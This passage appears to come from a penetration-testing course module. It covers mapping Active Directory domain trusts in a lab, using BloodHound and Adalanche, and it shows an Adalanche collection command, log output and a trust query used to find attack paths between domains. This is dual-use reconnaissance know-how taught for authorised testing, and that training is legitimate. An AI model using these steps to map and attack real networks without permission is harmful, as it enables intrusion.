
would require a user in the LOGISTICS domain to be able to authenticate into the MEGACORP domain will not work.

Now that we've seen some examples of enumerating trusts using built-in and open source tools, let's shift gears a bit and go into some visual representations of these trust relationships.

Mapping Active Directory Trusts

Enumerating data is paramount during any penetration test but sometimes it may all seem to mix together or we may lose some critical points with the sheer volume of tool data they often produce. When analyzing domain trust relationships, visualizations are key, especially if there are many trust relationships and we want to look for a clear attack path. There are several useful tools, the first being BloodHound.

Let's take a look at the current target environment's trusts. Here we have run SharpHound collection against each of the domains that we enumerated in the previous section, INLANEFREIGHT.AD, CHILD.INLANEFREIGHT.AD, LOGISTICS.AD.



In the graphic above, we can clearly see what attack paths are possible depending on our position in the network. For example, if our starting point is in the CHILD.INLANEFREIGHT.AD domain, we have the possibility of compromising the INLANEFREIGHT.AD and LOGISTICS.AD domains through the trust attacks we cover in this module. If we start in INLANEFREIGHT.AD we will be able to compromise the CHILD domain and possibly the LOGISTICS.AD domain.

The wildcard here is the MEGACORP.AD domain. Since there is an `outbound` trust from LOGISTICS.AD to MEGACORP.AD there is a possibility that users and computers in the MEGACORP domain will be able to authenticate into the LOGISTICS domain. So, if our client positions us in the MEGACORP.AD domain, it is likely that we would be able to compromise the LOGISTICS domain and onwards through to the CHILD domain. However, we will later learn that it might be possible for a user in the LOGISTICS.AD domain to access MEGACORP.AD domain.

Another option we have is the tool Adalanche. This tool is similar to BloodHound but a bit faster to get up and running. Using a single binary we can run an AD data collection task and immediately open the visualization part of the tool for our analysis (by default on port 8080 on the machine you run it on).

```
PS C:\Tools> .\Adalanche.exe collect activedirectory --domain
inlanefreight.ad

[GIN-debug] [WARNING] Running in "debug" mode. Switch to "release" mode in
production.
 - using env:   export GIN_MODE=release
 - using code:  gin.SetMode(gin.ReleaseMode)

13:03:51.652  INFORMA  Adalanche Open Source v2024.1.11-44-gf1573f2 (non-
release), (c) 2020-2024 Lars Karlslund, This pr
ogram comes with ABSOLUTELY NO WARRANTY
13:03:51.661  INFORMA  AD controller(s) detected as: DC01.inlanefreight.ad
13:03:51.662  INFORMA  Setting up unencrypted LDAP session to
DC01.inlanefreight.ad:389
13:03:51.663  INFORMA  Connecting to DC01.inlanefreight.ad:389
13:03:51.670  INFORMA  Using current user authentication mode
LDAP_AUTH_NEGOTIATE
13:03:51.674  INFORMA  Successfull connect to DC DC01.inlanefreight.ad
13:03:51.674  INFORMA  Probing RootDSE ...
| Dumping from  ... (1/-, 994 objects/s) [0s]
13:03:51.675  INFORMA  Saving RootDSE ...
| Dumping from  ... (1/-, 501 objects/s) [0s]
13:03:51.681  INFORMA  Collecting schema objects from
CN=Schema,CN=Configuration,DC=inlanefreight,DC=ad ...
- Dumping from CN=Schema,CN=Configuration,DC=inlanefreight,DC=ad ...
(1769/-, 2717 objects/s) [0s]
13:03:52.405  INFORMA  Collecting configuration objects from
CN=Configuration,DC=inlanefreight,DC=ad ...
| Dumping from CN=Configuration,DC=inlanefreight,DC=ad ... (1830/-, 3728
objects/s) [0s]
13:03:52.961  INFORMA  Collecting 2 other objects ...
13:03:52.961  INFORMA  Collecting from base DN
DC=DomainDnsZones,DC=inlanefreight,DC=ad ...
| Dumping from DC=DomainDnsZones,DC=inlanefreight,DC=ad ... (47/-, 3267
objects/s) [0s]
13:03:52.981  INFORMA  Collecting from base DN
DC=ForestDnsZones,DC=inlanefreight,DC=ad ...
| Dumping from DC=ForestDnsZones,DC=inlanefreight,DC=ad ... (24/-, 3431
objects/s) [0s]
13:03:52.990  INFORMA  Collecting main AD objects from
DC=inlanefreight,DC=ad ...
| Dumping from DC=inlanefreight,DC=ad ... (258/-, 2776 objects/s) [0s]
13:03:53.099  INFORMA  Collecting group policy files from
\\inlanefreight.ad\sysvol\inlanefreight.ad\Policies\{31B2F340-
```

```
016D-11D2-945F-00C04FB984F9} ...
13:03:53.124  INFORMA  Collecting group policy files from
\\inlanefreight.ad\sysvol\inlanefreight.ad\Policies\{6AC1786C-
016F-11D2-945F-00C04fB984F9} ...
13:03:53.137  INFORMA  Terminating successfully
```

Repeat the collection process specifying `--domain logistics.ad` to collect further trusts data. Finally, type `.\Adalanche.exe analyze` and a browser window will open that displays the Adalanche visualizer on port 8080 on our localhost.

Once open, inputting the query `(objectClass=trustedDomain)` into the query editor will show us all domain trusts visible within the data we collected. Inputting this query as the `Start Query` and `Middle Query` will give us a view that shows all possible trusts.

Inputting the query as only the `Start Query` will give us a visualization similar to BloodHound. We can click on each trust node and get detailed information about the node. From here we can begin looking for attack paths and gain a better understanding of how the target Active Directory environment all fits together.